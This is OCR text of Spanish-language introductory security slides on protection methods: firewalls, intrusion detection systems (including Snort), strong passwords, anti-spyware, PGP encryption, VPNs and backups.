
Firewalls

Un Firewall es un software o dispositivo que filtra y controla toda la comunicación desde una red a otra.

Examina las conexiones entrantes y salientes, verificando si son permitidas o denegadas.

Métodos de protección

Firewalls




Cedido por el autor a www.segu-info.com.ar

Métodos de protección

IDS – Intrusion Detection System

Un sistema de detección de intrusos (IDS) es un software o dispositivo que analiza la actividad del sistema y de la red en busca de entradas no autorizadas y/o actividades maliciosas.



Métodos de protección

Tipos de IDS

IDS Basados en Host (HIDS)

IDS Basados en Red (NIDS)

Métodos de protección

NIDS

Los NIDS verifican el trafico no deseado y actúa en base a ello.

Métodos de protección

¿Porque un NIDS?

- ✓ Aumento de Ordenadores Conectados.
- ✓ Aumento de intrusiones.
- ✓ Prevención.
- ✓ Son capaces de analizar grandes volúmenes de datos.

Son capaces de Detectar:

- ✓ IP Spoofing
- ✓ DoS
- ✓ Envenenamiento Arp
- ✓ Corrupcion de nombres DNS
- ✓ Sniffers

Métodos de protección

Snort

www.snort.org

- ✓ Es un software muy flexible.
- ✓ Permite adaptación de otros sistemas.
- ✓ Es uno de los NIDS mas usados.

Métodos de protección

IDS Basados en HOST (HIDS)

Un IDS basado en host analiza diferentes áreas para determinar el uso incorrecto o intrusiónones.

Consultan diferentes tipos de registros de archivos, como los del kernel, sistema, servidores,red,etc) y comparan los registros contra una base de datos interna de anomalías comunes sobre ataques conocidos.

Métodos de protección

Contraseñas Fuertes

Las recomendaciones son:

- ✓ Mayor de 14 caracteres.
- ✓ Caracteres variados. Ejemplo: Tij%4/x”2~$d!
- ✓ No usar palabras de diccionario.
- ✓ No anotarla en un papel (recordarla de memoria)
- ✓ Modificarla mensualmente.

Métodos de protección

Anti-Spyware

En estos días donde el Malware crece cada día mas, es necesario la instalación de un anti-spyware para evitar conflictos adversos.

Entre los mejores:

- ✓ Spybot
- ✓ Hijackthis

Cedido por el autor a www.segu-info.com.ar

Métodos de protección

Encriptación de Datos

La Encriptación de datos permite proteger la información en contra de usuarios no autorizados.

Permite:

- ✓ Proteger datos almacenados en el disco.
- ✓ Evitar que en caso de robo, no pueda ser legible por personas no autorizadas.
- ✓ Resguardar la Integridad de los datos.
- ✓ Asegurar la confidencialidad de los datos.

Métodos de protección

PGP – Pretty Good Privacy

www.pgp.com

- Es fácil de utilizar.
- Es Accesible para varias plataformas (DOS/Windows, UNIX, Mac, etc).
- Esta basados en algoritmos seguros como: RSA – IDEA.
- Ofrece Confidencialidad – Integridad – Autenticación.
- Permite la creación de firmas y certificados digitales.
- Permite el cifrado de discos rígidos
- Otros.

Métodos de protección

VPN – Red Privada Virtual

¿Qué es una VPN?

Una VPN es una tecnología que permite una extensión de la red local sobre una red pública, como por ejemplo Internet.

Es muy utilizada para generar conexiones seguras, por ejemplo cuando un usuario necesita ingresar al sistema de su oficina de forma segura.

Métodos de protección

VPN – Red Privada Virtual

¿Qué ofrece una VPN?

- ✓ Autenticación
- ✓ Integridad
- ✓ Confidencialidad
- ✓ No Repudio
- ✓ Disponibilidad

Métodos de protección

Buckups

“El resguardo de datos es tan importante como los mismos datos”

“Gran parte de la recuperación de un incidente depende de los buckups”